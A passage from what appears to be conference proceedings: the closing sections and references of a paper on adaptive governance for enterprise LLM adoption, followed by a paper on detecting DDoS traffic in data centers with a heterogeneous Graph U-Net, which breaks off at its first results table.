Transparency also helps stakeholders understand how decisions are made, which is crucial for addressing ethical concerns, ensuring regulatory compliance, and improving model performance over time. Maintaining comprehensive records ensures that model development and deployment processes are clear, auditable, and aligned with organizational standards.

- **Engage in External Audits:** Use third-party assessments to validate compliance and performance. Engaging in external audits provides an additional layer of validation for enterprise AI systems, ensuring they meet external regulatory and industry standards. These assessments, conducted by third-party experts, evaluate model compliance, robustness, and performance under real-world conditions.

5.2. Adaptive Governance

Adaptive Governance falls into the realm of enterprise transformation. These are multi-quarter, multi-year initiatives with specific outcomes. Thereby, an Adaptive Governance approach is recommended. An example is listed in Figure 3. A key benefit of this approach is that it addresses time constraints if an organization is pressured to adapt to a technical change. For example, these time constraints could be due to a new regulatory compliance or a Board of Directors directing a company to investigate LLM adoption by a certain date.

Figure 3: LLM-Focused Adaptive Governance Approach



During the Assessment phase, policymakers gather comprehensive unexpected challenges or opportunities that emerge. The Assessment phase identifies such factors as current conditions, stakeholder needs, and system performance, enabling evidence-based decision-making rather than relying on assumptions or outdated information. The Design phase leverages these insights to create flexible policies that incorporate multiple scenarios and built-in adjustment mechanisms. This ensures solutions can evolve with changing circumstances.

Implementation becomes more effective because policies are grounded in real-world understanding and designed with adaptability in mind, allowing for responsive modifications. If we apply a compliance-focused Adaptive Governance approach, it should be able to ramp at a velocity where the organization can adapt to changes.

The Iteration phase completes the cycle by systematically evaluating outcomes, capturing lessons learned, and feeding insights back into the next assessment, creating a continuous learning loop that improves governance quality over time.

5.3. A Compliance-Focused Adaptive Governance Approach

The Information Systems Audit and Control Association (“ISACA”) is one of the leading global organizations focused on IT governance through a framework comprising security, risk management, and assurance.

In January 2025, an ISACA leader, Goh Ser Yoong outlined four key recommendations when implementing AI [8]:

- **Involve stakeholders early, with continuous integration:** Stakeholders should be involved in the initial stages, providing input on security requirements, risk assessments and mitigation strategies. This early involvement will ensure that their considerations are embedded into the design, integration and development of an enterprise's LLM framework.
- **Upskilling and Training:** LLM stakeholders should be provided with the necessary training and upskilling opportunities to stay abreast of the latest AI developments and security challenges. This will enable them to contribute effectively to LLM usage.
- **A cross-functional collaborative culture:** Organizations should foster a culture of collaboration and communication. This can be achieved through regular meetings, joint workshops and shared training programs. Cross-functional collaboration will ensure that all teams understand each other's perspectives, share knowledge and work together to achieve common security goals.
- **Proper selection and usage of training data:** Organizations should prioritize the proper selection and usage of training data for AI models, including both properly sourced real-world data and the generation of synthetic data. This will ensure the development of robust and effective LLM solutions while addressing potential biases and privacy concerns.

5.4. ISACA and AI Compliance

ISACA has identified the need for governance when it comes to LLM adoption. They provide resources on understanding LLM platforms from the focus from an audit perspective (<https://www.isaca.org/resources/artificial-intelligence>).

ISACA also has a new certification, Advanced in AI Security Management™ [9]. It is the first and only AI-centric security management certification designed to help experienced IT professionals reinforce the enterprise's security posture and protect against AI-specific threats. This knowledge is seen as a value-add to the skills of those in a software-related role.

6. Conclusion

When ChatGPT was launched in November 2022, it quickly became one of the fastest-growing consumer applications in history. Within a few months, it reached millions of users, and by early 2025, it had close to 800 million weekly active users!

But this accelerated ramp left many enterprises scrambling to govern the adoption. Industry and national regulatory bodies are trying to implement governance but are trying to meet the velocity of adoption. This means there are other stakeholders on your journey. This will be a journey but there are many other travelers whom you can learn from so you're not fighting dragons but taming them. Here are components of a plan to achieve this.

6.1. Learn the Technology

It is hard not to find training resources so here is a group of focus areas which should provide a fundamental understanding to begin engagement in your enterprise:

- Fundamentals of how an LLM works
- Understanding Argentic AI and how vendors are incorporating it in their products
- Compliance. Several sources have been cited in this paper.
- Cybersecurity vulnerability introduced by LLM use.
- Development frameworks which address governance.

6.2. Learn From the Pathfinders

There are industry resources which support the case for an Adaptive Governance approach and a few are listed below. This approach enables adoption to co-exist with innovation both at the speed the business can successfully execute:

- “Generative AI Needs Adaptive Governance” [10] - This whitepaper outlines Traditional vs Adaptive Governance and make an objective Adaptive Governance model works well and where it doesn’t with respect to AI.
- AI Governance Framework. Personal Data Protection Commission [11] - This is an extensive framework but has a vector for the level of human interaction required. This is a great starting point to help build a mode where governance can be scaled commensurate with human interaction.
- “Adaptive Governance with AI: A New Paradigm for Corporate Sustainability in High-Uncertainty Scenarios” [12] - This whitepaper outlines a phased approach for establishing governance. This is helpful if an enterprise needs to lay out a program timeline to implement the governance model.

6.3. Develop a Roadmap

Utilize the Adaptive Governance approach and begin to engage with your group of stakeholders. AI courses should provide the base knowledge to begin discussions. And as discussion continue, let your roadmap continue to develop with more details and longer-term milestones.

And finally, ensure you have checkpoints to ensure you understand if there is a positive return on your LLM investment. You should not have a Fear of Missing Out but you should have a Fear of Over-Investment if you quantitatively and qualitatively identify where the business benefits are.

7. References

- [1] Open Worldwide Application Security Project. "Top 10 Web Application Security Risks." <https://owasp.org/www-project-top-ten/> (accessed July 10, 2025)
- [2] "The AI Revolution in Software Testing and Quality Assurance," Shift Asia. <https://shiftasia.com/column/the-ai-revolution-in-software-testing-and-quality-assurance/> (accessed Jul 5, 2025)
- [3] "General Data Protection Regulation," Intersoft Consulting. <https://gdpr-info.eu/> (accessed July 24, 2025)
- [4] "The EU Artificial Intelligence Act," Future of Life Institute. <https://artificialintelligenceact.eu/> (accessed July 24, 2025)
- Updates can be subscribed thru: <https://artificialintelligenceact.substack.com/>
- [5] "AI Risk Management Framework," National Institute of Standards and Technology (NIST). <https://www.nist.gov/itl/ai-risk-management-framework> (accessed June 19, 2025)
- [6] "Information technology — Artificial intelligence — Management system," International Standards Organization. <https://www.iso.org/standard/42001> (accessed June 21, 2025)
- [7] "EU AI Act Compliance Checker," Future of Life Institute. <https://artificialintelligenceact.eu/assessment/eu-ai-act-compliance-checker/> (accessed June 25, 2025)
- [8] Yoong, Goh Ser. "Securing Artificial Intelligence: Opportunities and Challenges," ISACA. <https://www.isaca.org/resources/news-and-trends/newsletters/atisaca/2025/volume-1/securing-artificial-intelligence-opportunities-and-challenges> (accessed June 14, 2025)
- [9] Advanced in AI Security Management," ISACA. <https://www.isaca.org/credentialing/aaism> (accessed Jul 23, 2025)
- [10] Reuel, Anka, Arne Undheim, Trond. "Generative AI Needs Adaptive Governance," Cornell University. <https://arxiv.org/abs/2406.04554> (accessed August 20, 2025)
- [11] "Singapore's Approach to AI Governance," Personal Data Protection Commission - Singapore. <https://www.pdpc.gov.sg/help-and-resources/2020/01/model-ai-governance-framework> (accessed August 20, 2025)
- [12] Porto Alegre De Almeida, Alex. "Adaptive Governance with AI: A New Paradigm for Corporate Sustainability in High-Uncertainty Scenarios," ResearchGate. https://www.researchgate.net/publication/392693783_Adaptive_Governance_with_AI_A_New_Paradigm_for_Corporate_Sustainability_in_High-Uncertainty_Scenarios (accessed August 12, 2025)
- Google AI, 2025. Gemini (Version 2.5), URL: <https://search.google/>

Graph Neural Network-Based DDoS Protection for Data Center Infrastructure

Kartikeya Sharma, Craig Jacobik

karsharma@equinix.com, cjacobik@equinix.com

Abstract

In light of rising cybersecurity threats, data center providers face growing pressure to protect their own management infrastructure from Distributed Denial-of-Service (DDoS) attacks. While tenant-managed cages generally fall outside the data center's direct security purview, a successful DDoS assault on core provider systems can indirectly disrupt network services. To address this availability assault, the authors developed a Graph Neural Network (GNN) based detection system which leverages Graph U-Nets to automatically classify and mitigate DDoS traffic. Although the model was developed using open-source network flows rather than proprietary data center logs, the model effectively identifies multi-layer DDoS attacks that resemble the malicious patterns threatening modern data centers.

Adopting this system to data center environments requires minimal changes to existing operational workflows and processes. Specifically, the GNN based system can be integrated at critical areas within a data center's network infrastructure. Our model achieved an F1 score of over 95% when evaluated on various open-source datasets, significantly reducing the likelihood of service disruptions and reputational damage. This Graph U-Nets architecture delivers unprecedented precision (98.5%) in complex cloud environments, thereby helping data center operators uphold reliable service availability and increase customer trust and goodwill in an era of increasingly sophisticated cyber threats.

Biography

Kartikeya Sharma is a Senior Associate Information Security Engineer at Equinix, based in Seattle. He holds an M.S. in Computer Science from the University of Oregon, where he researched Graph Neural Networks for spam detection. His interests include scalable security analytics and adversarial ML, and he frequently speaks at leading cybersecurity conferences.

Craig Jacobik is an experienced Data Scientist and Manager at Equinix, with a demonstrated history of working Information Security problems in the online advertising, financial, and healthcare industries. Craig currently leads an Information Security team at Equinix, focused on solving automation, analytics, and AI related problems. Craig has received numerous cybersecurity certifications including CISSP; SANS certificates including GSEC, GRID, and GSTRT; Security+; and CEH. Craig is a strong entrepreneurial professional with an M.S. from Georgia Tech and a B.S. from the University of Virginia.

Copyright Kartikeya Sharma, Craig Jacobik 2025

1. Introduction

1.1 The Growing Threat Landscape for Data Centers

The data center industry faces an unprecedented surge in cybersecurity threats, with DDoS attacks primarily impacting availability. According to recent industry reports, the global data center market is projected to reach \$340.20 billion in 2024, with an annual growth rate of 6.56% through 2028 (Volico Data Centers 2024). This rapid expansion has made data centers increasingly attractive targets for malicious actors. As organizations migrate more critical workloads to colocation facilities and cloud environments, the potential impact of successful DDoS attacks grows exponentially.

The evolution of DDoS attacks has been particularly alarming. While early attacks measured in megabits per second, modern assaults routinely exceed terabits per second. Microsoft recently mitigated attacks exceeding 3.47 Tbps, representing a five-fold increase from the 623 Gbps Mirai botnet attack of 2016 (Kleyman 2023). These volumetric attacks, combined with sophisticated application-layer assaults, pose existential threats to data center availability.

1.2 Challenges in Traditional DDoS Detection

Traditional DDoS detection methods in data centers rely heavily on signature-based approaches and static threshold monitoring. These detections suffer from several critical limitations. First, they generate excessive false positives, disrupting legitimate traffic while attempting to filter malicious flows. Second, manual intervention requirements create unacceptable delays between attack detection and mitigation. Third, signature-based systems fail to detect previously unseen attack techniques.

The heterogeneous nature of modern data center traffic further complicates detection efforts. With diverse applications, protocols, and traffic patterns coexisting within the same infrastructure, distinguishing between legitimate traffic spikes and actual attacks becomes increasingly challenging. Traditional approaches lack the contextual awareness necessary to make these distinctions accurately.

1.3 Problem Statement and Motivation

The gap between tenant security responsibilities and provider infrastructure protection creates a critical vulnerability. While colocation providers typically secure their management infrastructure, tenant-facing services often lack comprehensive DDoS protection. When attacks target provider systems, the cascading effects can disrupt all hosted services, regardless of individual tenant security measures.

Recent surveys indicate that 42% of data center providers lack any DDoS protection offerings for customers, while only 26% possess enhanced solutions capable of mitigating large-scale threats (Data Center Knowledge 2024). This protection gap, combined with the increasing sophistication of attacks, motivates the need for innovative detection and mitigation approaches.

1.4 Contributions

This paper presents four key contributions to the field of data center security:

1. **Novel Graph U-Nets Architecture:** The authors introduce a heterogeneous Graph U-Nets specifically designed for network traffic analysis, incorporating temporal context through our Temporal-Enhanced Host-Connection Graph representation.
2. **Comprehensive Evaluation Framework:** The authors evaluate their approach across three diverse datasets (CIC IDS 2017, CIC DDoS 2019, and BCCC CPacket Cloud DDoS 2024), demonstrating robust performance across different attack types. While the first two datasets cover curated enterprise traffic, the third dataset provides more realistic network traffic where the approach still maintains strong performance.

3. **Practical Integration Strategy:** The authors provide detailed guidance for integrating GNN-based detection into existing data center infrastructure with minimal operational disruption.
4. **Performance Analysis:** The authors achieved F1 scores exceeding 95% across all evaluated datasets, significantly outperforming baseline approaches.

2. Related Work

2.1 Traditional DDoS Detection Methods

Traditional DDoS detection algorithms predominantly relied on signature-based and threshold-based approaches. Signature-based intrusion detection systems like SNORT (Li et al. 2019) have been widely deployed, which use predefined attack patterns to identify malicious traffic. These systems, while effective against known attacks, suffer from inability to detect novel attack variants and require constant signature updates. Statistical methods have also been employed, with researchers utilizing Hurst coefficients, autoregression models, and variance analysis to distinguish normal traffic from attack patterns (Hajtmanek et al. 2022). Fundamentally, these statistical techniques are threshold detectors at their core, they monitor a derived statistic and trigger only when it exceeds (or falls below) a limit. This design struggles with non-stationary baselines and adaptive adversaries.

Machine learning techniques emerged as a significant advancement over rule-based systems. Traditional ML approaches including Support Vector Machines, Random Forests, and k-nearest neighbors have demonstrated effectiveness in intrusion detection tasks. SVM-based approaches, often combined with optimization algorithms like Particle Swarm Optimization (Salam 2021), have shown particular promise in Internet of Things (IoT) DDoS detection scenarios. However, these methods typically operate on engineered features extracted from individual flows, failing to capture the relational dependencies crucial for understanding coordinated attack patterns.

Despite their widespread adoption, traditional methods face fundamental limitations in modern network environments. While computationally efficient, these methods suffer from an inability to adapt to legitimate traffic variations and evolving attack patterns. Furthermore, the heterogeneous nature of network traffic, with diverse device types and communication protocols, presents scalability challenges for traditional detection approaches. These limitations have driven the research community toward more adaptive and context-aware detection mechanisms.

2.2 Deep Learning for DDoS Detection

Convolutional Neural Networks have been extensively applied to DDoS detection, particularly for analyzing packet-level features. CNN-based approaches transform network packets into matrix representations, treating them as 2D images for classification between normal and malicious traffic. Recurrent neural networks, particularly Long Short-Term Memory (LSTM) networks, have shown promise in capturing temporal dependencies in network traffic. LSTM-based approaches, sometimes combined with Bayesian methods or optimization algorithms like Bacterial Colony Optimization (BCO), have demonstrated improved detection accuracy for time-series network data (Li and Lu 2019; Alamer and Shadadi 2023). Standardized RNN architectures have also been employed for detecting and classifying various types of network intrusions (Muhuri et al. 2020). These temporal models can effectively capture attack progression patterns but struggle with the inherently graph-structured nature of network communications.

Recent developments have explored more sophisticated deep learning architectures for DDoS detection. Generative Adversarial Networks (GANs) have been employed to generate synthetic attack data for improving detection model training, particularly effective for detecting novel attack variants (Shroff et al. 2022). Deep Belief Networks utilizing Restricted Boltzmann Machines have shown effectiveness in intrusion detection with limited labeled data (Manimurugan et al. 2020). Auto-encoders have been applied to anomaly detection tasks, learning normal behavior patterns to identify deviations (Nguimbous et al.

2019). Despite these advances, traditional deep learning approaches treat network flows as independent entities, missing crucial structural relationships between communicating hosts.

2.3 Graph-Based Methods

Graph Neural Networks represent a paradigm shift in DDoS detection by explicitly modeling the relational structure of network communications. Works by Zhou et al. (2020) and subsequent improvements using GCN and XG-BoT have shown significant advancement in botnet detection through topological pattern recognition. These approaches leverage the inherent graph structure of network communications to identify coordinated attack patterns that traditional methods might miss.

Advanced GNN architectures have been specifically developed for network intrusion detection scenarios. E-GraphSAGE (Lo et al. 2022) emerged as a notable advancement, enabling edge-level classification for flow-based detection. Custom Message Passing Neural Networks (MPNNs) have been designed with distinct aggregation functions for different node types, effectively handling heterogeneous network graphs (Pujol-Perich et al. 2022). Heterogeneous graph attention networks utilizing hand-designed meta-paths have demonstrated effectiveness in capturing complex attack semantics (Zhao et al. 2020). Self-supervised learning methods like Anomal-E (Caville et al. 2022) were developed to address the scarcity of labeled attack data, using mutual information maximization for representation learning. These specialized architectures address the unique challenges posed by network security applications.

While previous GNN based Network Intrusion Detection System (NIDS) approaches demonstrated significant advantages in leveraging network topology and relational structure, they were not able to simultaneously capture both fine-grained local attack signatures and global coordination patterns across multiple scales of the network hierarchy. Heterogeneous Graph U-Nets fills this gap through its hierarchical encode-decoder architecture with pooling and unpooling operations which enables multi-scale feature learning that can detect both localized flow anomalies and distributed coordination patterns characteristic of sophisticated DDoS attacks. The empirical results also validate this design choice as the Heterogenous Graph U-Nets performs the best on the realistic BCCC-cPacket-Cloud-DDoS 2024 dataset when compared to the baselines, showing that hierarchical multi-scale processing is crucial for accurate DDoS detection in complex cloud environments.

3. Heterogeneous Graph U-Nets Architecture for Traffic Analysis

3.1 Network Traffic Graph Representation

This paper's approach introduces a novel graph-based representation for network traffic that captures both structural and temporal dynamics of network communications. Unlike traditional flow-based approaches that analyze connections in aggregate, we model traffic as a heterogeneous graph comprising two node types: hosts (network endpoints identified by IP addresses) and flows (individual communication sessions). This dual-node representation preserves critical relational information that would otherwise be lost in conventional traffic analysis methods. The foundation builds upon the host-connection graph concept from Pujol-Perich et al. (2021), which demonstrated the effectiveness of graph-structured data for capturing attack patterns.

The graph structure follows a directed tripartite pattern where each flow connects to its source and destination hosts through directed edges. Host nodes are initialized with uniform features to maintain anonymity and prevent IP-specific learning that would limit generalization. Flow nodes contain rich statistical features extracted from packet-level data, including packet sizes, inter-arrival times, duration, and protocol characteristics. This heterogeneous structure reflects the fundamental asymmetry in network communications, where hosts serve as persistent entities while flows represent transient interactions.

The key innovation lies in our temporal-enhanced design that introduces a sliding window mechanism for maintaining historical context. As the system processes flows sequentially, it maintains a dynamic memory of previously encountered flows, enabling detection of sophisticated attacks that manifest across extended time periods. When constructing subgraphs for new flow batches, the system identifies and incorporates relevant historical flows that share common endpoints, creating temporal edges that link current and past network activities.

Memory management balances computational efficiency with temporal coverage through a configurable limit on historical flow connections. This approach prevents unbounded memory growth while ensuring sufficient context for detecting multi-stage attacks, slow-rate denial-of-service attempts, and coordinated botnet activities. The sliding window mechanism transforms static graph analysis into a dynamic process capable of capturing the evolutionary nature of modern cyberattacks.




Figure 1: Network Traffic Graph

3.2 Heterogeneous Graph U-Nets Design

The Graph U-Nets (Gao and Shuiwang 2019) architecture adapts classical U-Net (Ronneberger et al. 2015) principles to heterogeneous graph processing through an encoder-decoder structure with skip connections. The encoder path implements hierarchical feature extraction using specialized graph convolution layers that respect the heterogeneous nature of the input while learning increasingly abstract representations. Initial embedding layers transform raw features into a unified hidden space using separate networks for host and flow nodes, followed by residual heterogeneous graph attention convolution layers that aggregate neighborhood information while maintaining distinct processing paths for different edge types.

A critical component is the heterogeneous attention pooling mechanism, which implements adaptive graph coarsening through attention-based scoring. Operating independently on host and flow nodes, it

computes multi-head attention scores to identify the most informative nodes at each hierarchy level. Pooling ratios decay exponentially with depth ($0.5 \rightarrow 0.4 \rightarrow 0.32$), implementing progressive refinement that preserves more information in deeper layers. During training, controlled noise injection prevents deterministic patterns, while the multi-head design captures diverse importance criteria for robust node selection.

The bottleneck layer employs Graph Attention Networks (GAT) (Veličković et al. 2018) with multiple attention heads for enhanced message passing at the most abstract graph representation. This layer synthesizes global patterns before reconstruction begins, capturing both attack-specific structural patterns and normal network behavior baselines. The decoder path then implements progressive reconstruction by combining coarse-grained patterns from deeper layers with fine-grained details preserved through skip connections. The unpooling mechanism maps features back to original node positions using stored indices, while skip connections provide direct pathways for detailed information to bypass the bottleneck.

The architecture concludes with a sophisticated three-layer classification head operating exclusively on flow nodes, implementing gradual dimensional reduction to binary decisions (benign/attack). Heavy regularization through layer normalization and dropout prevents overfitting and ensures robust generalization. This design is resilient against adversarial attacks by learning structural patterns rather than flow-level features, which theoretically should make it more resistant to evasion techniques that manipulate packet-level characteristics. While we have not explicitly tested against adversarial attacks designed specifically for GNNs, the hierarchical nature of the architecture with multiple pooling levels should provide some inherent robustness against structural perturbations. The implementation is open source and publicly available at <https://github.com/kartikeyas00/heterogeneous-graph-unets-ddos>




Figure 2: The architecture of Heterogeneous Graph U-Nets

4. System Design and Implementation

4.1 Data Processing Pipeline

The detection platform operates as a continuous, three-stage pipeline (Figure 3).




Figure 3: System Design

Data Ingestion occurs at the network perimeter, where lightweight collectors tap NetFlow, sFlow, IPFIX, or mirrored packets from switch SPAN ports. Each collector normalizes field names, verifies basic integrity, and suppresses duplicates before forwarding the cleansed records to a site-local buffering layer built on a distributed message-queue abstraction. This design decouples traffic spikes from downstream analytics and sustains multi-gigabit rates per node while keeping end-to-end latency in the sub-millisecond range.

In the **Graph Builder** stage, records are grouped into windows of size Δt seconds or B flows, whichever limit is reached first. Using the graph schema introduced in Section 3, the builder enriches every node with both static and dynamic traffic descriptors e.g., ACK-Flag Count, Initial-Window-Bytes-Forward, Minimum-Segment-Size-Forward, Forward-Inter-Arrival-Time {Mean, Max}, Flow-IAT {Mean, Max}, Forward-Packet-Length-Std, and specialised Web-DDoS indicators. Host attributes that remain stable across windows are cached in a key-value store to avoid recomputation, and a sliding-window mechanism reuses previously emitted host nodes, thereby reducing memory churn. Feature tensors are concurrently streamed to an immutable object store so that any experiment can be reproduced exactly.

Batched graphs advance to the **GNN Inference** state where the engine runs the *HeteroGraph U-Net* model on dedicated accelerators. The engine returns a probability score $p \in [0, 1]$ for each flow; scores and attendant misclassifications are archived in a forensic log that later seeds nightly retraining and drift-analysis jobs.

4.2 Integration with Data Center Infrastructure

The platform is designed to slip into a datacenter network with minimal fabric changes and can operate **alone or in tandem with an upstream DDoS mitigation service** (e.g., Akamai, Cloudflare, or an on-prem appliance). Two deployment modes are possible:

- **Inline mode.** A lightweight enforcement module, for example, an eBPF filter inside the software switch receives all traffic that survives the upstream scrubber and can drop or rate-limit flows immediately when the model assigns a probability above a configurable threshold τ_{auto} . Flows whose score falls into the grey zone $\tau_{analyst} \leq p < \tau_{auto}$ are tagged and mirrored to a security-operations console for human adjudication. Analyst feedback is fed back into the feature store so that future retraining cycles can tighten the grey zone.

- **Passive mode.** A hardware tap or SPAN port can clone packets or alternatively routers/switches can export flow telemetry (NetFlow/IPFIX/sFlow) to our collectors. The production packets stay on their normal path, so the model inspects them with zero added delay and zero chance of accidental drops. In this setup, the model's verdict is an **auxiliary signal** that analysts can compare with the primary DDoS provider's logs; any pattern the model flags repeatedly with high confidence can then be turned into a new blocking rule on the main DDoS platform.

Because each pipeline stage is stateless, horizontal scaling is a matter of adding additional processing nodes; a lightweight coordinator ensures that, should any node fail, its share of the workload is redistributed instantly, preventing ingestion lag. A staged roll-out is recommended:

1. **Phase 0 (alert-only).** Deploy on the management network and send detections to the Security Operations Center (SOC) without enforcement.
2. **Phase 1 (rate-limit).** Extend coverage to inter-datacenter links; enable automated rate-limiting for flows with $p \geq \tau_{auto}$.
3. **Phase 2 (full-block).** After a two-week user acceptance test confirms an acceptably low false-positive rate; permit hard blocking on tenant-edge routers; and feed recurring signatures back to the upstream DDoS provider for preemptive filtering.

In all phases the model's verdict is presented to SOC analysts as an extra datapoint rather than a replacement for the existing defense stack, allowing gradual trust-building and continuous improvement of both systems.

4.3 Mitigation and Response Mechanisms

The decision engine maps the model's confidence score to a tiered set of actions.

- **High-confidence detections** trigger automatic blocking at enforcement points such as edge firewalls, load balancers or the upstream DDoS-mitigation service by pushing short-lived policy updates via API/SDN. These controls auto-expire unless renewed by continuing evidence.
- **Medium-confidence events** invoke adaptive rate-limiting: a traffic-shaping policy is applied to the offending flow and tightened progressively while suspicious activity persists.
- **Low-confidence scores** generate notifications to the SOC via the existing Security Information and Event Management (SIEM) platform and analyze workflow, allowing analysts to review the evidence before any hard enforcement occurs.

Every mitigation decision can be archived in tamper-evident object storage for a fixed retention period. A recurring analytics job would fold these outcomes back into the feature store and would recommend when the model or policy thresholds should be retrained or tuned.

4.4 Analyst Workflow and Feedback Loop

When flow enters the grey zone ($\tau_{analyst} \leq p < \tau_{auto}$), the SOC analyst receives an alert containing:

- Flow metadata (source/dest IPs, ports, protocol, timestamp)
- Model confidence score and top contributing features
- Visual graph representation highlighting the suspicious subgraph

The analyst reviews this information and takes one of three actions: approve (legitimate traffic), block (confirmed attack), or rate-limit (suspicious but uncertain). These decisions are logged along with rationale that can be incorporated into nightly retraining and can

progressively improve the model's accuracy on site-specific traffic patterns and reduce the grey zone boundaries over time.

5. Experimental Evaluation

5.1 Experimental Setup

5.1.1 Datasets

We use three publicly-available datasets, each captured under different operating conditions, to train and evaluate the detection model.

CIC IDS 2017 (Sharafaldin et al. 2018): After stripping every non-DDoS record, our working copy holds **2,399,345 flows**: 128,025 LOIC-generated attack flows and 2,271,320 benign flows. Each flow is described by the original 84 CICFlowMeter features—packet-length statistics, directional inter-arrival times, and flow duration among the most salient dimensions. Removing brute-force, Heartbleed (CVE-2014-0160), and web attacks yields a clean binary label space while preserving the realistic background traffic captured in the five-day experiment. This focused version allows the model to learn volumetric-flood behavior without distraction from unrelated threats.

CIC-DDoS 2019 (Sharafaldin et al. 2019): CIC-DDoS 2019 was built in a dual-day testbed that replayed 11 high-volume and low-volume attack families (e.g., DNS, LDAP, UDP-Lag, SYN) against a mix of Windows and Linux victims. All benign background traffic was kept, yielding a *fully DDoS-centric* corpus totalling **20,640,509 flows** across the 12 labelled classes, including the benign baseline. Its scale and diversity make it ideal for learning both reflection-based and exploitation-based flooding patterns in modern networks.

BCCC-CPacket-Cloud-DDoS 2024 (Shafi et al. 2024): This dataset was captured inside an AWS VPC with VXLAN mirroring and parsed by NTLFlowLyzer, this modern corpus supplies **700,774 flows**: 228,469 DDoS, 59,106 “suspicious” and 413,199 benign. Its 322-dimensional feature set emphasises traffic-volume and window-size statistics, for example, packets_count, fwd_packets_count, payload_bytes_std, fwd_init_win_bytes and ack_flag_counts. Seventeen TCP-SYN variants (Valid-SYN, Flag-MIX, Killer-TCP, etc.) plus control/killer sequences provide a diverse attack portfolio, while benign days include e-mail, SSH/FTP and multimedia browsing. The authors retain all three labels to test the detector’s ability to distinguish outright floods from ambiguous “suspicious” activity in elastic cloud environments.

5.1.2 Baseline Models

To compare the performance of Heterogeneous Graph U-Nets, we contrast it with two GNN-based intrusion detection models.

E-GraphSAGE: This baseline builds on inductive GraphSAGE but preserves the original flow-graph structure, treating every net-flow as an edge and every (IP, port) endpoint as a node, so the detector learns to classify edges directly from raw traffic features. The public implementation makes deployment straightforward and keeps the computational footprint low, which is useful when benchmarking against heavier graph models. Across the two evaluation corpora, E-GraphSAGE delivered strong results (weighted F1 = 0.942 on CTU-13 and 0.978 on ToN-IoT).

GNN-RNIDS: This model works on a *host-connection graph* that contains two node types: hosts and flows, linked with directed edges to preserve upstream and downstream semantics. A custom message-passing routine handles the heterogeneous neighbourhoods, allowing embeddings to capture structural signatures of multi-flow threats such as DDoS. On CIC-IDS 2017 the authors report a

weighted F1 close to 0.99, and the detector maintains its accuracy even when attackers perturb packet sizes or interarrival times which is an evidence of strong adversarial robustness.

5.1.3 Evaluation Metrics

We assess model performance with four standard classification metrics: accuracy, precision, recall, and F1-score. Accuracy captures overall correctness, precision gauges the proportion of predicted attacks that are truly malicious, and recall measures the fraction of real attacks our model successfully flags. F1-Score, which is the harmonic mean of precision and recall, balances false positives and false negatives to provide a single, robust indicator of effectiveness.

5.2 Results

The model performs 10-fold cross-validation: for each fold one-tenth of the data is held out as the test set, the remaining nine-tenths are shuffled, then 20 % of that training portion is stratified into a validation set, yielding roughly 72 % training, 18 % validation, and 10 % test per fold.

TABLE 1: RESULTS ON CIC IDS 2017				
Model	Accuracy	Precision	Recall	F1 Score
<i>Het. Graph U-Nets</i>	1.000 ± 0.000	1.000 ± 0.000	0.999 ± 0.002	0.999 ± 0.001
